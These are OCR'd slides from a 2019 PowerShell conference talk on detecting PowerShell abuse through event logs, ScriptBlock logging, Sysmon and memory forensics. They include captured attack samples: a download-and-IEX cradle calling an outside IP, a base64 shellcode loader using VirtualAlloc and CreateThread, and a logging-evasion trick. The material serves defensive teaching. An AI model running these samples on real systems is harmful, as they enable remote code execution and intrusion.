
PowerShell Conference Europe 2019

Hannover, Germany

June 4-7, 2019

Tracking Activity and Abuse of PowerShell

Carlos Perez



Video operator, did you start the recording?

4

3

2

1

PowerShell Conference Europe 2019

Hannover, Germany

June 4-7, 2019

Tracking Activity and Abuse of PowerShell

Carlos Perez

This Session

- Why we should be tracking PowerShell usage
- How it is abused
- Principals of tracking it use.

@Carlos_Perez

Agenda

Outline your presentation here

- Keep bullets to one line
- Do not use linebreaks, be precise and on point!
  - Try and avoid 3rd level bullets

Keep need for slides to a minimum

Use demos instead

This is an example of the “Title & Non-bulleted text” layout.

Why

Log in | Sign up | Forums — Serverless | M³ | CLL | Events | Whitepapers | The Next Platform

The Register®
Biting the hand that feeds IT

DATA CENTRE | SOFTWARE | SECURITY | DEVOPS | BUSINESS | PERSONAL TECH | SCIENCE | EMERGENT TECH | BOOTNOTES | LECTURES

SIGN UP TO OUR WEEKLY NEWSLETTER — SIGN UP HERE

Security

Who needs malware? IBM says most hackers just PowerShell through boxes now, leaving little in the way of footprints

Direct-to-m
cent of hac

By Shaun Nichols

SIGN UP TO OUR WEEKLY NEWSLETTER

TREND MICRO — Dla firm > | Dla domu > — KUP | POBIERZ | ZALOGUJ


Produkty i rozwiązania | Analizy | Wsparcie | Partnerzy | Informacje | Kontakt

Wiadomości na temat bezpieczeństwa > Security Technology > Security 101: The Rise of Fileless Threats that Abuse PowerShell

Security 101: The Rise of Fileless Threats that Abuse PowerShell

01 czerwca 2017

eliest reasons
legitimate
liver their
ats to blend in
ministration
e system



Powiązane artykuły

- Guide to Network Threats: Strengthening Network Perimeter Defenses with Next-generation Intrusion Prevention
- Container Security: Examining Potential Threats to the Container Environment

Candid Wueest
Principal Threat Researcher

POSTED: 16 JUL, 2018 | 6 MIN READ | THREAT INTELLIGENCE

SUBSCRIBE | FOLLOW

PowerShell Threats Grow Further and Operate in Plain Sight

Malicious PowerShell attacks increased by 661 percent from the last half of 2017 to the first half of 2018, and doubled from the first quarter to the second of 2018.

SHARE

The preinstalled and versatile Windows PowerShell has become one of the most popular choices in cyber criminals' arsenals. We have observed an increase of 661 percent in computers where malicious PowerShell activity was blocked from the second half of 2017 to the first half of 2018—a clear indication that attackers are still growing the use of PowerShell in their attacks.

Of course, it is not just a method seen with targeted attack groups, but also among common cyber criminals deploying financial Trojans or cryptocurrency miners. Especially for fileless attacks, where no file is written to disk, such PowerShell scripts have become very popular, as recently seen with the GhostMiner and Bluwimps worms that distribute coinminers directly in memory.

The whole "living off the land" tactic, of which PowerShell is a part, is very popular these days. Dual-use tools such as WMI or PsExec, which are commonly seen during attacks, are another frequently observed aspect of this tactic. Attackers

PSCONF.EU

@Carlos_Perez

How is PS Leveraged

- Repeat after me “PS is abused in post-exploitation not initial entry!”
- Humans remain the number one method of gaining access on client systems.
  - Macros
  - HTA Files
  - LNK Files
  - ClickOnce
  - Download and execute an exe!

DEMO

Execution Methods

Execution Tracking

- Process Auditing – Built in not perfect.
  - PIDs get Re-used.
  - PID and PPID in Hex
- Sysmon – Better but still has gaps
  - PID, PPID in decimal.
  - Unique system GUID for better correlation.
  - Hash of image
  - Full command line for process and parent process

DEMO


Process Tracking

Tracking RunSpace Creation

- The event creates when a RunSpace is create are better indicators of PowerShell use and how it was created.
- The presence of other relates events can indicate type of execution.
- When launching PowerShell either locally or remotely the following Event Log IDs will be generated in the **Windows PowerShell** log:
  - **Event 400** Engine state is changed from None to Available (for RunSpace, Console and ISE)
  - **Event 403** Engine state is changed from Available to Stopped (for RunSpace, Console and ISE)

Tracking RunSpace Creation

- On **Microsoft-Windows-PowerShell/Operational Log**



Tracking RunSpace Creation

- On **Microsoft-Windows-PowerShell/Operational Log** All event will have a Correlation Activity ID that is a unique GUID for the session.
- All event will have the Process ID and Thread ID for the session.
- In the case that a RunSpace is created by a .NET application (ISE Included) only **Event ID 53504** is created (PowerShell v5).

DEMO

RunSpace Tracking

ScriptBlock Logging

- In PowerShell v5.0 > Microsoft added a series of check on ScriptBlocks looking for specific strings and on any match a event is recorded.
- Events are recorded in **Microsoft-Windows-PowerShell/Operational** with the Event ID of 4104 with Level of **Warning (3)** with the ScriptBlock that matched the strings that Microsoft has in their list.
- The list of strings can be seen in GitHub https://github.com/PowerShell/PowerShell/blob/master/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs#L1609-L1658

ScriptBlock Logging

- Event will be saved in **Applications and Service Logs/Microsoft/Windows/PowerShell/Operational**
- **Executing Pipeline -** Event ID 4103, will provide the Runspace ID and will let you know how the RunSpace was started and its parameters.
- **Starting Command -** Event ID 4104, provides the first time the code has been seen since the computer rebooted and the ScriptBlock ID for tracking execution.
- **Starting/Stopping Command** - Event ID 4105 (Start of scriptblock) and 4106 (Completed scriptblock) each will include the ScriptBlock ID and RunSpace ID

ScriptBlock Logging

From a PowerShell console we can list the strings it try to match on

[ScriptBlock].GetField('signatures','NonPublic,Static').GetValue($null) | sort

Sadly it is easy to bypass by applying just a bit of offuscation to the string.

```
PS C:\Users\Carlos> & {"memorystream"}
memorystream
PS C:\Users\Carlos> & {"memory"+"stream"}
memorystream
```

DEMO


ScriptBlock Logging

Working with Live Processes

- Creating memory minidumps allows us to record information of the process at the time it was running
  - CPU state for each thread.
  - A list of loaded modules, including their timestamps.
  - The Process Environment Block (PEB) for the process.
  - Basic system information, such as the build number and service pack level of the operating system.
  - The process creation time, and how long it has spent executing in kernel and user space.
- Make sure to hash and log the dumps of suspicious processes.

Working with Live Processes


- You can open an minidump in WinDbg for analysis and dumping specific modules



@Carlos_Perez

Working with Live Processes

- Once loaded it will provide some basic information about the process



Working with Live Processes

- Some basic WinDbg commands are:
  - **lm** to list modules loaded.
  - **lmv** for listing of modules with verbose output.
  - **!dlls -v** to list DLLs with version information.
  - **!SaveAllModules <path>** extracts and saves all modules to a desired path.
  - **!SaveModule <startaddress> <path>** to extract a specific module given its start address and save it to a specified path.

Malicious PowerShell in Memory


- If a malicious PowerShell process is detected on a system there are several ways to approach the process.
  - Identify the process command line since once started it had to be given parameters to perform its action.
  - Perform a full memory dump with a tool like Mandiant Memorize https://www.mandiant.com/resources/download/memoryze
  - Perform a Windows memory dump of the process for analysis in WinDBG.

Malicious PowerShell in Memory

- WMI/CIM is the best way to get command line information from a live host

```
Get-WmiObject win32_process
   Where-Object {$_ name      'powershell.exe'}
   Select-Object -Property commandline
   Format-List
```

Malicious PowerShell in Memory



@Carlos_Perez

Malicious PowerShell in Memory

- PowerShell stores in memory a history of the commands executed.
- Here is an example of several command dumped from a Windows 2008 R2 server using Volatility consoles plugin.

~$ vol --profile=Win2008R2SP1x64 -f /tmp/WIN2K8R2-01-20140724-004303.raw consoles

```
CommandHistory: 0x3c7ec0 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 3 LastAdded: 2 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x2ec540: [Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
Cmd #1 at 0x2ec700: $script = (new-object net.webclient).downloadstring('https://192.168.1.104:8080/')
Cmd #2 at 0x3c73d0: IEX ($script)
----
```

Malicious PowerShell in Memory

- With Volatility one can also list all DLLs using the **dllist** plugin and look for System.Management.Automation.*.dll in the list of loaded modules.

```
root@kali:~# volatility --profile=Win7SP1x64 -f /root/Desktop/memory.323b4908.img dlllist --pid=1088
Volatility Foundation Volatility Framework 2.5
************************************************************************
svchost.exe pid:   1088
Command line : "C:\Users\admin\AppData\Local\Temp\svchost.exe"
Service Pack 1

Base                             Size          LoadCount Path
------------------ ------------------ ------------------ ----
0x0000000140000000             0x4298             0xffff C:\Users\admin\AppData\Local\Temp\svchost.exe
0x0000000077280000           0x1aa000             0xffff C:\Windows\SYSTEM32\ntdll.dll
```

```
0727_64\System.Management.A#\3b0978f9d5dc9dd49603253f407bb467\System.Management.Automation.ni.dll
0727_64\System.Xml\29259da8265e0e428d9682df679f81d2\System.Xml.ni.dll
0727_64\System.Management\423a86328b4997e022986fc2450b9971\System.Management.ni.dll
```

Malicious PowerShell in Memory

- Use of WinDBG to dump all **System.String** Objects in memory using the .NET SOS Debugging Extension
  - For a .NET 3.5 process

```
.load C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SOS.dll
.loadby sos mscorwks
foreach (obj {!DumpHeap -type System.String -short}){.printf “\n%mu",${obj}+10}
```

  - For a .NET 4.0 Process

```
.load C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SOS.dll
.loadby sos clr
foreach (obj {!DumpHeap -type System.String -short}){.printf “\n%mu",${obj}+0xC}
```

Malicious PowerShell in Memory

- To make searching easier output can be saved to a text file

```
.logopen C:\temp\dumped_strings.txt
.load C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SOS.dll
.loadby sos mscorwks
.foreach (obj {!DumpHeap -type System.String -short}){.printf “\n%mu”,${obj}+10}
.logclose
```

dumpstrings - Notepad

File Edit Format View Help

```
        using System;
        using System.Runtime.InteropServices;
        namespace DmcnVaRfpYWzf {
                public class func {
                        [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
                        [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
                        [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
                        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);
                        [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
                        [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
                }
        }
"@

$yvcdggQdflAP = New-Object Microsoft.CSharp.CSharpCodeProvider
$xXZicIgcJNzWh = New-Object System.CodeDom.Compiler.CompilerParameters
$xXZicIgcJNzWh.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$xXZicIgcJNzWh.GenerateInMemory = $True
$PegHXleaoXN = $yvcdggQdflAP.CompileAssemblyFromSource($xXZicIgcJNzWh, $hMFNQQgf)

[Byte[]]$PQjbBpWTUCf = [System.Convert]::FromBase64String
("/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdCLgIgAAABIhcB0Z0gB0FCLSBhEi0AgS
QHQ41ZI/81BizSISAHWTTHJSDHArEHByQ1BAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg
+wgQVL/4FhBWVpIixLpV////11JvndzMl8zMgAAQVZJieZIgeygAQAASYnlSbwCABFcwKgBaEFUSYnkTInxQbpMdyYH/9VMiepoAQEAAFlBuimAawD/1VBQTTHJTTHASP/ASInC
SP/ASInBQbrqD9/g/9VIicdqEEFYTIniSIn5QbqZpXRh/9VIgcRAAgAASIPsEEiJ4k0xyWoEQVhIiflBugLZyF//1UiDxCBeakBBWWgAEAAAQVhIifJIMclBulikU
+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$mcVHhRCw = [DmcnVaRfpYWzf.func]::VirtualAlloc(0, $PQjbBpWTUCf.Length + 1, [DmcnVaRfpYWzf.func+AllocationType]::Reserve -bOr
[DmcnVaRfpYWzf.func+AllocationType]::Commit, [DmcnVaRfpYWzf.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$mcVHhRCw) { $global:result = 3; return }
[System.Runtime.InteropServices.Marshal]::Copy($PQjbBpWTUCf, 0, $mcVHhRCw, $PQjbBpWTUCf.Length)
[IntPtr] $IVQqBFvT = [DmcnVaRfpYWzf.func]::CreateThread(0,0,$mcVHhRCw,0,0,0)
if ([Bool]!$IVQqBFvT) { $global:result = 7; return }
```

@Carlos_Perez

Summary

- Upgrade to the latest version of PowerShell when possible.
- Test your detections.
- Assume bypasses will be use so use multiple sources for detections.

Slides and demo code

```
Start-Process -FilePath https://github.com/psconfeu/2019
```

@Carlos_Perez

Questions?

Use the conference app to vote for this session:
https://my.eventraft.com/psconfeu

@Carlos_Perez